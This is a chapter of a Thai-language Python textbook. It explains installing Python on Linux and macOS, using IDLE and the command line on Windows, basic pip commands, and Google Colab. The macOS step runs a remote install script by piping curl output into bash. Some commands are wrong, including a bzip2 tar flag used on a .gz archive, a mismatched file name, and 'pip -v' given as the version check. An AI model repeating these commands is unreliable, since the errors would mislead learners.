- ดาวน์โหลดแฟ้มต้นฉบับของภาษาไฟล์ต้นฉบับที่ต้องการติดตั้งได้จากที่อยู่ <https://www.python.org/downloads/source/> เลือกเวอร์ชันที่ต้องการติดตั้ง (เวอร์ชันล่าสุดในที่นี้คือ Python-3.9.5.tar.gz) หรือใช้คำสั่งออนไลน์ภายไฟล์ ระยะทางลินุกซ์ ด้วยคำสั่ง python@root:~\$ wget <https://www.python.org/ftp/> python/3.9.5/Python-3.9.5.tgz
- แตกไฟล์ที่บีบอัดไว้ในไดเรคทรอรี่ปัจจุบัน (ทดสอบว่าอยู่ในไดเรคทรอรี่ได ฯ ด้วยคำสั่ง pwd)

```
python@root:~$ tar -xjf Python-3.9.5.tar.gz
```

เมื่อแตกไฟล์บีบอัดแล้วจะปรากฏไฟล์เดอร์ที่มีชื่อว่า Python-3.9.5 ให้ทำการขยายเส้นทางการทำงานเข้าไปในไฟล์เดอร์ดังกล่าว ด้วยคำสั่ง cd

```
python@root:~$ cd Python-3.9.5
```

- ปรับแต่งเส้นทางการติดตั้ง และคอมไпал์แฟ้มต้นฉบับด้วยคำสั่ง

## บทที่ 2:- การติดตั้งโปรแกรมไฟรอนและทดสอบการใช้งาน

```
python@root:~$ ./configure --prefix=/opt/python3
python@root:~$ make
python@root:~$ sudo make install
```

เมื่อถึงขั้นตอนนี้เราจะจะต้องใช้เวลานานพอสมควรขึ้นอยู่กับความเร็วของคอมพิวเตอร์ เมื่อติดตั้งเสร็จโดยไม่มีข้อผิดพลาดใดๆ ก็ได้ขึ้น ไฟรอนจะถูกติดตั้งอยู่ที่ไฟล์เดอร์ /opt/python3 ทดสอบเรียกใช้งานโดยใช้คำสั่งดังนี้

```
python@root:~$ /opt/python3/bin/python3 -V
```

ถ้าปรากฏข้อความแสดงเวอร์ชันของไฟรอน แสดงว่าการติดตั้งสำเร็จแล้ว

### 5. การติดตั้งและใช้งานไฟรอนบนระบบปฏิบัติการแมค-osx

โดยปกติไฟรอนจะถูกติดตั้งมากับระบบปฏิบัติการแมค-osxแล้ว ทดสอบโดยใช้เรียกไฟรอนผ่านเทอร์มินอลด้วยคำสั่ง [localhost:] you% python (เทอร์มินอลของ Mac เรียกใช้งานโดยเลือกที่ /Applications/Utilities และดับเบิลคลิกที่ Terminal) แต่ถ้าไม่แสดงเวอร์ชัน แสดงว่ายังไม่มีการติดตั้งไว้ ซึ่งสามารถติดตั้งได้ตามลำดับขั้นตอนดังนี้

1. เปิดเทอร์มินอล โดยกดปุ่ม command และ space พร้อมกัน ให้ป้อนคำว่า “terminal” และกด enter
2. ดำเนินการติดตั้งไฟรอนบนเทอร์มินอลด้วยคำสั่ง

```
/bin/bash -c "$(curl -fsSL
https://raw.githubusercontent.com/Homebrew/install/HEAD/install.sh)"
```

3. เทอร์มินอลจะรองขอสิทธิ์ในการติดตั้ง โดยต้องป้อนรหัสผ่านของผู้ใช้งาน

4. ไฟรอนจะดำเนินการติดตั้งสักครู่ ทดสอบการใช้งานโดยเรียกใช้คำสั่ง `>> python` หรือถ้าไม่สะดวกใช้คำสั่งในการติดตั้งบนท่อร์มินอล สามารถติดตั้งผ่านแพ็กเกจ `pkg` ได้ เช่นเดียวกัน โดยอ่านข้อมูลการติดตั้งเพิ่มเติมได้จากเว็บไซต์ตามที่อยู่นี้ <https://installpython3.com/mac/>

## 6. การใช้งานไฟรอนเซลล์ (IDLE: Python GUI) และบรรทัดคำสั่ง (Command line) บนวินโดวส์


ในหัวข้อนี้จะแนะนำวิธีการเขียนโปรแกรมไฟรอนบนเซลล์ ที่ติดตั้งมาพร้อมกับโปรแกรมภาษาไฟรอนตามที่ได้กล่าวมาแล้วในหัวข้อก่อนหน้า (ในที่นี้จะเน้นการใช้งานเซลล์บนวินโดวส์เท่านั้น) โดยไฟรอนได้เตรียมเซลล์ให้ผู้ที่ต้องการเขียนไฟรอนไว้ และอิกวิช คือ ผู้ใช้สั่งรันโปรแกรมด้วยตัวเองผ่านทางบรรทัดคำสั่ง

### วิธีการใช้งานไฟรอนเซลล์ (Python shell)

ไฟรอนเซลล์เป็นโปรแกรมที่ไฟรอนเตรียมไว้ให้สำหรับเขียนโปรแกรมและสั่งรันโปรแกรม มีลักษณะการทำงานคล้ายเอ็ดดิเตอร์ของโปรแกรม Matlab คือ ผู้ใช้ป้อนคำสั่งทีละคำสั่ง เมื่อกดปุ่ม Enter โปรแกรมจะประมวลผลทันที (ทำงานในลักษณะบรรทัดต่อบรรทัด) โดยมีสัญลักษณ์ของ prompt คือ >>>

การเรียกใช้งานโปรแกรมไฟรอนเซลล์สำหรับวินโดวส์ 10 โดยคลิกเลือก  ที่ >> P >> Python 3.9  $\Rightarrow$  IDLE (Python 3.9 64-bit) จะปรากฏหน้าต่างโปรแกรมไฟรอนเซลล์ ดังรูปที่ 2.8

## บทที่ 2:- การติดตั้งโปรแกรม Python และทดสอบการใช้งาน



รูปที่ 2.8 ไฟล์ Python Shell

ผู้พัฒนาโปรแกรมสามารถป้อนคำสั่งได้ทันทีลงบนเซลล์ โดยป้อนคำสั่งต่อจากสัญลักษณ์ >>> และกดปุ่ม Enter ดังตัวอย่างรูปที่ 2.9


```

IDLE Shell 3.9.5
File Edit Shell Debug Options Window Help
Python 3.9.5 (tags/v3.9.5:0a7dcbd, May 3 2021, 17:27:52) [MSC v.1928 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>> print("Hello World!")
Hello World!
>>> 2 + 5
7
>>> A = 10
>>> B = 5.0
>>> print(A + B)
15.0
>>> str = "Python Programming"
>>> print(str)
Python Programming
>>> A <= B
False
>>> C = 0.5
>>> print(A, B, C)
10 5.0 0.5
>>>

```

รูปที่ 2.9 การป้อนคำสั่งบนไฟล์ Python Shell

ในกรณีที่ผู้พัฒนาโปรแกรมต้องการเขียนโปรแกรมพร้อม ๆ กันหลายคำสั่ง สามารถทำได้โดยเลือกที่เมนู File >> New File หรือกดปุ่ม Ctrl+N ก็ได้ เซลล์จะเปิดเดอดดิเตอร์ขึ้นมาใหม่ อีกหน้าต่างหนึ่ง ดังรูปที่ 2.10 เมื่อผู้พัฒนาเขียนโปรแกรมเสร็จแล้ว จะเป็นต้องทำการบันทึกเพิ่มต้นฉบับก่อนสั่งรันโปรแกรม โดยเพิ่มต้นฉบับจะมีนามสกุลเป็น .py



```

1 print("Hello World!")
2 A = 10
3 B = 5.0
4 print(A + B)
5 str = "Python Programming"
6 print(str)
7 print(A <= B)
8 C = 0.5
9 print(A, B, C)
10

```


Ln: 9 Col: 14

รูปที่ 2.10 แสดงการเขียนโปรแกรมบนไฟล์ Python เอดดิเตอร์



ข้อควรระวัง ผู้เขียนโปรแกรมจะไม่สามารถใช้คำสั่ง เช่น >> 2 + 5 ได้โดยตรง กับช่องที่เปิดขึ้นมาใหม่ด้วยวิธีการแบบ New File

สำหรับวิธีการรันโปรแกรม ทำได้โดยคลิกเลือกที่เมนู Run >> Run Module หรือกดปุ่ม F5 โปรแกรมจะแจ้งเตือนให้บันทึกเพิ่มต้นฉบับเสียก่อน ให้เลือกที่ OK >> เลือกที่เก็บเพิ่มข้อมูล และตั้งชื่อโปรแกรม (นามสกุลจะเป็น .py อัตโนมัติ) >> เลือก Save โปรแกรมจะแสดงผลลัพธ์การรันดังรูปที่ 2.11



```

IDLE Shell 3.9.5
File Edit Shell Debug Options Window Help
= RESTART: C:/Users/Phat/AppData/Local/Programs/Python/Python39/Python/test.py =
Hello World!
15.0
Python Programming
False
10 5.0 0.5
>>>

```

Ln: 12 Col: 13


รูปที่ 2.11 แสดงตัวอย่างการรันโปรแกรม

### วิธีการใช้งานด้วยบรรทัดคำสั่ง (Command line)

ไฟล์ Python ได้จัดเตรียมเครื่องมือที่ใช้เขียนโปรแกรมและสั่งรันโปรแกรมผ่านทางระบบปฏิบัติการ DOS (MS-DOS) สำหรับนักพัฒนาโปรแกรมที่ยังคุ้นเคยกับการใช้ดอสอยู่ โดยสามารถเรียกใช้โปรแกรมได้ดังนี้

## บทที่ 2:- การติดตั้งโปรแกรมไพธอนและทดสอบการใช้งาน

คลิกปุ่ม  (อยู่ที่ด้านซ้ายล่างของเบนคิบอร์ด) >> พิมพ์คำว่า python >> คลิกเลือก Python 3.9 (64-bit) จะปรากฏหน้าต่างโปรแกรมไพธอนชนิดบรรทัดคำสั่ง ดังรูปที่ 2.12



รูปที่ 2.12 แสดงโปรแกรมบรรทัดคำสั่ง (Command line)

สำหรับการใช้งานบรรทัดคำสั่งจะเหมือนกับการใช้ไพธอนเชลล์ทุกประการ


## 7. การติดตั้งซอฟต์แวร์สำหรับไพธอนด้วยโปรแกรมไปป์ (pip)

ไปป์ คือตัวติดตั้งแพ็กเกจเสริม (add-on package) ของไพธอน (ติดตั้งมาพร้อมกับการติดตั้งโปรแกรมไพธอนในหัวข้อก่อนหน้า) เพื่อช่วยให้ผู้ใช้งานสามารถติดตั้งชุดซอฟต์แวร์ต่าง ๆ ที่นักพัฒนาโปรแกรมทั่วโลกช่วยกันสร้างไว้อย่างมากมาย โดยชุดซอฟต์แวร์ดังกล่าวเก็บอยู่ที่ pypi.org ตัวอย่างของชุดซอฟต์แวร์ที่นิยมใช้งาน เช่น numpy, matplotlib, opencv, pandas และ tensorflow เป็นต้น

### คำสั่งในที่ใช้งานบ่อย ๆ สำหรับไปป์

#### 1. คำสั่งตรวจสอบเวอร์ชันของไปป์

ใช้งานเรียกไปป์ผ่านระบบ DOS โดยคลิก  >> พิมพ์คำว่า “command prompt” และคลิกเลือกคำสั่งดังกล่าว >> ปรากฏหน้าต่าง MS-DOS ให้พิมพ์คำสั่ง pip -v ถ้าผลลัพธ์แสดงในรูปที่ 2.13 แสดงว่าไปป์พร้อมใช้งานแล้ว



```

C:\> Command Prompt
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Phat>pip -v

Usage:
  pip <command> [options]


Commands:
  install                  Install packages.
  download                Download packages.
  uninstall               Uninstall packages.
  freeze                  Output installed packages in requirements format.
  list                    List installed packages.
  show                    Show information about installed packages

```

รูปที่ 2.13 ตรวจสอบการเวอร์ชันของ pip

เพื่อให้แน่ใจว่า pip จะติดตั้งชุดซอฟต์แวร์ที่ทันสมัยและล่าสุด ผู้ใช้งานควรใช้คำสั่ง “python.exe -m pip install --upgrade pip” เพื่อปรับปรุงเวอร์ชันของ pip ก่อนการใช้งานครั้งแรกเสมอ

2. คำสั่งการติดตั้งซอฟต์แวร์ โดยใช้ pip install <ชื่อซอฟต์แวร์> เช่น pip install numpy และแสดงดังรูปที่ 2.14



```

C:\> Command Prompt
C:\Users\Phat>pip install numpy
Collecting numpy
  Using cached numpy-1.20.3-cp39-cp39-win_amd64.whl (13.7 MB)
Installing collected packages: numpy
Successfully installed numpy-1.20.3
C:\Users\Phat>

```

รูปที่ 2.14 แสดงการติดตั้ง numpy ผ่าน pip



การติดตั้งซอฟต์แวร์โดยคำสั่ง pip ต้องเชื่อมต่อกับเครือข่ายอินเทอร์เน็ตและเวลาในการติดตั้งขึ้นอยู่กับความเร็วของระบบเครือข่ายด้วย

3. คำสั่งลบซอฟต์แวร์ คือ pip uninstall <ชื่อซอฟต์แวร์> เช่น

> pip uninstall numpy

## บทที่ 2:- การติดตั้งโปรแกรมไพธอนและทดสอบการใช้งาน

4. คำสั่งแสดงซอฟต์แวร์ที่ติดตั้งด้วย pip แล้ว คือ pip list เช่น

```
> pip list
```

5. คำสั่งขอแสดงรายละเอียดซอฟต์แวร์ที่ติดตั้งแล้ว คือ pip show <ชื่อซอฟต์แวร์> เช่น


```
> pip show numpy
```

## 8. การใช้งาน Google Colaboratory (Colab)

Colab คือ บริการผ่านเว็บเบราว์เซอร์ของบริษัทกูเกิลที่ช่วยให้สามารถเขียนโปรแกรมและสั่งประมวลผลไฟล์ได้โดยไม่จำเป็นต้องติดตั้งภาษาไพธอนลงบนเครื่องคอมพิวเตอร์เลย เสมือนได้รับเครื่องคอมพิวเตอร์ประสิทธิภาพสูงสำหรับทำงานฟรี ๆ (หรือเรียกว่า Jupyter Notebook ก็ได้) ข้อดีของ Colab คือ ไม่ต้องยุ่งยากในการติดตั้งซอฟต์แวร์ใด ๆ เข้าถึงจีพีชู (หน่วยประมวลผลภาพความเร็วสูง) ได้โดยไม่เสียค่าใช้จ่าย และสามารถแชร์ข้อมูลกันได้ง่าย สิ่งจำเป็นที่ต้องมี คือ ต้องเป็นสมาชิกของกูเกิล (Gmail account) และต้องเชื่อมต่อเครือข่ายอินเทอร์เน็ตตลอดเวลาที่ทำงาน ทรัพยากรที่ได้รับจำกัดสรรค์ คือ หน่วยความจำขนาด 12 กิกะไบต์และสามารถสกั๊กขนาด 100 กิกะไบต์ สำหรับขั้นตอนการใช้งานดังนี้ คือ


1. เปิดเว็บเบราว์เซอร์ (แนะนำให้ใช้ Google chrome) และใส่ที่อยู่ของ Colab คือ <https://research.google.com/colaboratory/> ลงช่อง URL ของเว็บเบราว์เซอร์

2. ทำการล็อกอิน (คลิก Sing in มุมขวาบน) ด้วยบัญชีรายชื่อของกูเกิล จะปรากฏหน้าต่างตั้งค่ารูปที่ 2.15 ให้เลือกตามความเหมาะสมกับงาน (❶) จากนั้นคลิกปุ่ม New Notebook (❷)



รูปที่ 2.15 การสร้างเครื่องคอมพิวเตอร์เสมือนใน colab


3. เมื่อ Colab พร้อมใช้งานให้ตั้งชื่อ ① เช่น HelloWorld.ipynb จากนั้นทดสอบโปรแกรม ② ด้วยคำสั่ง `print("Hello World!")` เมื่อเขียนเสร็จ ให้ทำการสั่งรันโปรแกรมโดยคลิกที่ปุ่มลูกศร ③ ผลลัพธ์ที่ได้ ④ แสดงดังแสดงในรูปที่ 2.16



รูปที่ 2.16 ทดสอบการเขียนโปรแกรมด้วย Colab

ผู้เขียนโปรแกรมสามารถแยกหัวส่วนฉบับที่อยู่ภายใต้คอมพิวเตอร์เสมือนเครื่องเดียวกันได้ คล้ายแยกเป็นหลาย ๆ ไฟล์ โดยการคลิก + Code (❶) จะปรากฏแทบใหม่เพื่อเขียนโปรแกรมแบบแยกส่วน (❷) ดังรูปที่ 2.17

## บทที่ 2:- การติดตั้งโปรแกรมไพธอนและทดสอบการใช้งาน



รูปที่ 2.17 การแยกไฟล์นั้นฉบับ


**สรุป:** ในบทนี้ได้แนะนำการติดตั้งไพธอนบนระบบปฏิบัติการต่าง ๆ พร้อมกับวิธีการใช้งานเบื้องต้น แนะนำการใช้คำสั่งไปป์ช่วยในการติดตั้งซอฟต์แวร์เสริมให้กับไพธอน รวมไปถึงวิธีการใช้งาน Colab ด้วย

### แบบฝึกหัดท้ายบท

1. แสดงขั้นตอนการติดตั้งภาษาไพธอนลงบนเครื่องวินโดวส์
2. ไพธอนเซลล์ (Python shell) ทำหน้าที่อะไร
